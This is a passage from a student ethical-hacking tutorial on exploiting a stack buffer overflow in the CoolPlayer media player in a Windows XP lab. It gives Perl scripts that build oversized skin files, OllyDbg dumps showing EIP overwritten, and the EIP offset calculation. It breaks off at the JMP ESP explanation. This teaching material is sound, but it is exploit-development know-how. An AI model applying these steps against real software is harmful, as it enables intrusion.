Buffer Overflow Vulnerability

Tutorial explaining a buffer overflow vulnerability in the Windows XP based application

Jacek Jajko

1705032

CMP320: Ethical Hacking 3 Unit 1

BSc Ethical Hacking Year 3

2021/2022

Note that Information contained in this document is for educational purposes.

Abstract

Buffer overflow is a programming error that occurs when more data is written to a defined area of memory (buffer) than the programmer has prepared for this purpose. In such a case, the data in the memory immediately after the buffer becomes blurred, resulting in a programme fault. When the data typed into the cache is under the control of a potentially malicious individual, the program's control structures may be replaced, causing the programme to begin doing the activities indicated by the attacker.

This paper describes successful buffer overflow attacks on the vulnerable media player application 'CoolPlayer' that were carried out using techniques such as the JMP to ESP concept, character filtering, Egg Hunting, and ROP chains. The exploitation procedure explains vulnerability testing in Windows XP with Data Execution Prevention disabled and enabled. The process of proving the vulnerability existence, development of exploits and more complex payloads is described in detail.

+Contents

1 INTRODUCTION

1.1 BRIEF HISTORY

In 1988, while computers were still in their infancy, a Cornell University student Robert Tappan Morris developed what is often considered as the world's first computer worm. To obtain access to targeted systems, the worm used numerous vulnerabilities, including a buffer overflow in the ‘finger’ - Unix’s sendmail program (Anderson, 2021).

Buffer overflow attacks were rare until 1996, and not of sufficient magnitude to draw attention to them. As the number of attacks began to increase rapidly, an article titled 'Smashing the Stack for Fun and Profit" by Aleph One appeared, which provided a detailed description with examples of this type of attack (One, 1996).

Because of the risk of executing unwanted code on the stack, Windows XP SP2 has implemented a set of hardware and software technologies for Data Execution Prevention (DEP) (Tudor, 2021). On the hardware side, changes have been made to increase the protection against buffer overflow attacks. Semiconductor manufacturers, Intel and AMD have developed a hardware-based security feature; Intel (Execute Disable Bit) and AMD (NX bit - no execute) to provide some protection against buffer overflow attacks (Techopedia, 2011).

1.2 BUFFER OVERFLOW

Program variables are specific positions in memory that are used to store information. Pointers are a special type of variable that are used to store memory location addresses and to refer to other data. Because the memory itself cannot be moved, the information it contains must be copied. However, this is an expensive operation, both from a computational point of view and from the point of view of memory functioning. The solution to this problem are pointers. The memory block's address is assigned to a pointer variable. A 4-byte pointer can then be passed to various functions that require access to a large chunk of memory (Parlante, 1998).

Declaring variables in a high-level programming language is done using different data types. Examples include integers or characters, or user-defined custom structures. In addition, variables can be declared in the form of arrays. An array is a list of N elements with a specific data type (Tutorialspoint, n.d.). When an array is initialized in a programming language, the language allocates memory space for the array and then points that starting variable to that location in memory. Then it allocates a predetermined amount of memory to each element. The most significant aspect of arrays is that array items are always stored in sequential memory regions (Figure 1). (Popularanswers, n.d.)




Figure 1 Visualization of the array storage in RAM

When more data is placed in a buffer than is allocated to it, a stack or buffer overflow occurs. If such an operation is left successfully completed (i.e., with no control over the length of the entered data), the excess bytes will "spill over" at the end of the memory allocated to the buffer, causing it to fail and overwrite any information there (Figure 2).





Figure 2 Visualization of the buffer overflow

The above operations will result in the application being disabled and the system printing the message "segmentation fault" or "illegal instruction" - i.e., an attempt will be made to refer the application to an address outside of the available address space, or a hardware detection message will be displayed with a prohibited statement (Figure 3).



1705032.exe

1705032.exe has encountered a problem and needs to close. We are sorry for the inconvenience.

If you were in the middle of something, the information you were working on might be lost.

Please tell Microsoft about this problem.
We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, click here.

Figure 3 Error message displayed when the buffer overflow occurs in Windows XP SP3

Some computer languages are more prone to buffer overflow attacks than others. C and C++ are two languages that lack built-in precautions against overwriting or accessing data in memory. There are two types of buffer overflow attacks:

- Stack-based buffer overflows (modifying memory which exists only during the execution time of a program)
- Heap-based attacks (include overwriting the memory space allocated to a program beyond memory used for current runtime operations)
(Fortinet, n.d.)

In this tutorial we will focus on the stack-based buffer overflows. In IT terminology, a stack is the name of an abstract data structure. It is characterized by the order of FILO elements (first-in, last-out), which means that the first element placed on the stack is the last one taken from it. Stack supports only two operations push (adds an item to the top of the stack) and pop (removes an item from the top of the stack). (Handwiki, n.d.) and it contains function parameters, local variables and returns addresses. If you wish to find out more about the stack-based buffer overflow attack, please visit:

"https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/"

2 PROCEDURE AND RESULT


2.1 TEST ENVIRONMENT

Tools Required:

1. Virtual Machine with Windows XP Service Pack 3(provided by the lecturer) (Appendix B)
2. CoolPlayer (application assigned to us for testing) (Appendix C)
3. Debugging utility tools: Immunity Debugger & OllyDbg (already installed on Windows XP virtual machine) (Appendix D)
4. Scripts (findjmp.exe, offset.exe, pattern.exe, included in Win XP VM) (Appendix E)
5. Virtual Machine with Kali Linux downloaded from https://www.kali.org/get-kali/ (make sure to upgrade Kali to the latest version using **sudo apt update**)

2.2 COOLPLAYER VULNERABILITY

CoolPlayer is a free audio player that is vulnerable to a buffer overflow when loading a '.ini' skin file. It's also worth noting that the skin file must include the header and format shown in Figure 4.



```
[CoolPlayer Skin]
PlaylistSkin=
```

Figure 4 CoolPlayer skin file structure

To load the .ini file, right click on the player then go to the CoolPlayer Options (Figure 5) and under the 'Skin' tab open the appropriate .ini file (Figure 6).





Figure 5 CoolPlayer Options tab



Output: DirectSound Plugout

Volume controls: System MASTER volume


Skin

□ Player

Figure 6 CoolPlayer Skin loading feature

2.3 EXPLOIT (DATA EXECUTION PREVENTION DISABLED)


Before we start, make sure that DEP is disabled. During the VM bootup, select “Microsoft Windows XP Professional” (Appendix A). To demonstrate that CoolPlayer is vulnerable to a buffer overflow, the skin file was created. The first step is to find the number of ‘junk chars’ that would cause the buffer to overflow and the application to crash. The process was automated using script written in Perl. language.



```perl
$file="crash.ini";
$junk = "[CoolPlayer Skin]\nPlaylistSkin="; #Required skin file header
$junk .= "A" x 100; #junk chars

open($FILE,">$file");
print $FILE $junk;
close($FILE);
```

Figure 7 Perl script used to generate skin file


The first attempt was made using a 100 of “A” characters. The content of the first crash.ini file can be seen in Figure 8.



```
[CoolPlayer Skin]
PlaylistSkin=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAA
```

Figure 8 CoolPlayer skin file content

Once the skin file was loaded, an error message was displayed (Figure 9). Because the application did not crash after loading the skin file, the number of 'junk chars' must be increased. The process must be repeated until the CoolPlayer crashes due to a buffer overflow.


error

Can't load bitmaps!
C:\Documents and Settings\Administrator\Desktop\New Folder\
C:\Documents and Settings\Administrator\Desktop\New Folder\
C:\Documents and Settings\Administrator\Desktop\New Folder\
C:\Documents and Settings\Administrator\Desktop\New Folder\
C:\Documents and Settings\Administrator\Desktop\New Folder\
C:\Documents and Settings\Administrator\Desktop\New Folder\


Skin
☑ Player C:\Documents and Settings\Administrator

Figure 9 Error displayed by CoolPlayer

After creating multiple skin files and increasing the number of “A” characters, it was possible to crash the application Figure 101 using 500 characters (Figure 11).

```
$file="crash.ini";
$junk = "[CoolPlayer Skin]\nPlaylistSkin="; #Required skin file header
$junk .= "A" x 500; #junk chars

open($FILE,">$file");
print $FILE $junk;
close($FILE);
```

Figure 10 Script used to generate a skin file with 500 'A' characters


05032.exe

1705032.exe has encountered a problem and needs to close. We are sorry for the inconvenience.

If you were in the middle of something, the information you were working on might be lost.


Please tell Microsoft about this problem.
We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, click here.

Skin
☑ Player C:\Documents and Settings\Administrator

Figure 11 Windows error message caused by buffer overflow

If the skin ▶ that was created overflows the buffer, it should be possible to confirm that using OllyDbg. Run the CoolPlayer, run OllyDbg and attach the player's process. Then press 'F9' or to run the program. Load in the skin file and you should see the 'Access violation when executing' error message. The 'Registers' window shows that the instruction pointer (EIP) and a large portion of the stack were overwritten with junk characters in the debugger's register window (Figure 12).



```
Registers (FPU)
EAX 41414142
ECX 0000AD11
EDX 00360001
EBX 00000000
ESP 0011BEA8 ASCII "AAAAAAAAAAAAAAAAA"
EBP 41414141
ESI 0042000D 1705032.0042000D
EDI 0011E264

EIP 41414141

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty -??? FFFF 00FC00FC 00FC00FC
```

```
Address  Hex dump                 ASCII
0046A000 00 00 00 00 00 00 00 00 ........
0046A008 00 00 00 00 00 00 00 00 ........
0046A010 52 41 57 00 41 62 6F 75 RAW.Abou
0046A018 74 20 56 75 6C 6E 20 6D t Vuln m
0046A020 65 64 69 61 20 70 6C 61 edia pla
0046A028 79 65 72 20 25 64 00 00 yer %d..
0046A030 68 74 74 70 3A 2F 2F 31 http://1
0046A038 32 37 2E 30 2E 30 2E 31 27.0.0.1
0046A040 00 00 00 00 43 6F 6F 6C ....Cool
0046A048 50 6C 61 79 65 72 5F 4C Player_L
0046A050 69 73 74 56 69 65 77 00 istView.
0046A058 43 6F 6F 6C 50 6C 61 79 CoolPlay
0046A060 65 72 5F 4C 69 73 74 56 er_ListV
0046A068 69 65 77 00 58 79 00 00 iew.Xy..
0046A070 31 2E 32 2E 33 00 00 00 1.2.3...
0046A078 CC A2 46 00 D4 A2 46 00 ╠óF.ÈóF.
0046A080 E4 A2 46 00 EC A2 46 00 õóF.ýóF.
0046A088 F4 A2 46 00 FC A2 46 00 ¶óF.³óF.
```


```
0011BE80 41414141 AAAA
0011BE84 41414141 AAAA
0011BE88 41414141 AAAA
0011BE8C 41414141 AAAA
0011BE90 41414141 AAAA
0011BE94 41414141 AAAA
0011BE98 41414141 AAAA
0011BE9C 41414141 AAAA
0011BEA0 41414141 AAAA
0011BEA4 41414141 AAAA
0011BEA8 41414141 AAAA
0011BEAC 41414141 AAAA
0011BEB0 41414141 AAAA
0011BEB4 41414141 AAAA
0011BEB8 00000041 A...
0011BEBC 00000000 ....
0011BEC0 00000000 ....
0011BEC4 00000000 ....
0011BEC8 00000000 ....
0011BECC 00000000 ....
```

```
Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program    Paused
```

Figure 12 OllyDbg showing Access violation error

A buffer overflow exploit works by overwriting the "saved EIP" on the stack with a value that points to our code. Instead of going to the default location, the **RET** instruction will jump to the malicious code and execute it.


To control the EIP, we must first determine the "distance" to the EIP, that is, how many 'A' characters must be added to the 'ini' file before it reaches EIP. To find the 'distance', a predictable pattern of characters must be used. To generate the pattern "pattern_create.exe" has been used with '500' parameter (number of characters required to crash the application) (Figure 13).



```
Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>cd \1705032

C:\1705032>pattern_create.exe 500>pattern500.txt_
```

Figure 13 Using patter_create.exe to create a predictable pattern


Now create a new Perl script file that will create a 'distance.ini' skin file and replace 'A' chars with the pattern of 500 characters.



```
$file="distance.ini";
$junk = "[CoolPlayer Skin]\nPlaylistSkin=";
$junk .=
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6A
b7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4
Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af
2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9A
h0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7
Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak
5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2A
m3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0
Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap
8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq";

open($FILE,">$file");
print $FILE $junk;
close($FILE);
```

Figure 14 Perl script with a pattern of 500 characters

OllyDbg has been used to check the registers. The EIP contained the value **30714139**. The x86 architecture uses "little endian" to store values hence the characters are in reverse (i.e., 39=**9**, 41=**A**, 71=**q**, 30=**0**)



OllyDbg - 1705032.exe
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
CPU - main thread

```
Registers (FPU)
EAX 41336C42
ECX 00000AE7
EDX 00150608
EBX 00000000
ESP 0011BEA8 ASCII "Aq1Aq2Aq3Aq4Aq5Aq"
EBP 70413870
ESI 0042000D 1705032.0042000D
EDI 0011E264

EIP 30714139

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
```


```
Address  Hex dump                 ASCII
0046A000 00 00 00 00 00 00 00 00 ........
0046A008 00 00 00 00 00 00 00 00 ........
0046A010 52 41 57 00 41 62 6F 75 RAW.Abou
0046A018 74 20 56 75 6C 6E 20 6D t Vuln m
0046A020 65 64 69 61 20 70 6C 61 edia pla
0046A028 79 65 72 20 25 64 00 00 yer %d..
0046A030 68 74 74 70 3A 2F 2F 31 http://1
0046A038 32 37 2E 30 2E 30 2E 31 27.0.0.1
0046A040 00 00 00 00 43 6F 6F 6C ....Cool
0046A048 50 6C 61 79 65 72 5F 4C Player_L
0046A050 69 73 74 56 69 65 77 00 istView.
0046A058 43 6F 6F 6C 50 6C 61 79 CoolPlay
0046A060 65 72 5F 4C 69 73 74 56 er_ListV
0046A068 69 65 77 00 58 79 00 00 iew.Xy..
0046A070 31 2E 32 2E 33 00 00 00 1.2.3...
0046A078 CC A2 46 00 D4 A2 46 00 ╠óF.╘óF.
0046A080 E4 A2 46 00 EC A2 46 00 õóF.ýóF.
0046A088 F4 A2 46 00 FC A2 46 00 ¶óF.³óF.
0046A090 04 A3 46 00 0C A3 46 00 ♦úF..úF.
0046A098 14 A3 46 00 1C A3 46 00 ¶úF.∟úF.
0046A0A0 24 A3 46 00 2C A3 46 00 $úF.,úF.
0046A0A8 34 A3 46 00 3C A3 46 00 4úF.<úF.
```

```
0011BEA0  70413870 p8Ap
0011BEA4  30714139 9Aq0
0011BEA8  41317141 Aq1A
0011BEAC  71413271 q2Aq
0011BEB0  34714133 3Aq4
0011BEB4  41357141 Aq5A
0011BEB8  00000071 q...
0011BEBC  00000000 ....
0011BEC0  00000000 ....
0011BEC4  00000000 ....
0011BEC8  00000000 ....
0011BECC  00000000 ....
0011BED0  00000000 ....
0011BED4  00000000 ....
0011BED8  00000000 ....
0011BEDC  00000000 ....
0011BEE0  00000000 ....
0011BEE4  00000000 ....
0011BEE8  00000000 ....
0011BEEC  00000000 ....
0011BEF0  00000000 ....
0011BEF4  00000000 ....
0011BEF8  00000000 ....
```

Access violation when executing [30714139] - use Shift+F7/F8/F9 to pass exception to program | Paused

Figure 15 Using OllyDbg to check the EIP value

The next step involves finding out the distance to EIP. For this purpose, pattern_offset.exe has been used together with **30714139** and **500** parameters (Figure 16). This gave us a value of **479**, number of characters required to fill the buffer before reaching **EIP**.



```
C:\cmd>offset 30714139 500
C:/DOCUME~1/ADMINI~1/LOCALS~
re.rb:36:in `require': iconv
 instead.
479
```

Figure 16 Finding the distance to EIP using pattern_offset.exe

2.3.1 The JMP to ESP Concept

There are 8 general purpose registers on the x86-32bit architecture that are used to hold data and addresses that point to other locations in memory:

- EAX
- EBX
- ECX
- EDX
- ESI
- EDI
- ESP
- EBP
  (DOMARS and EliotSeattle, 2022)

There are two registers which play the most important role in the buffer overflow attacks. Those are:


- **ESP** – Extended Stack Pointer (allows you to identify where you are on the stack and to push data into and out of the application)
- **EIP** – Extended Instruction Pointer (contains the address of the next instruction or command for the program

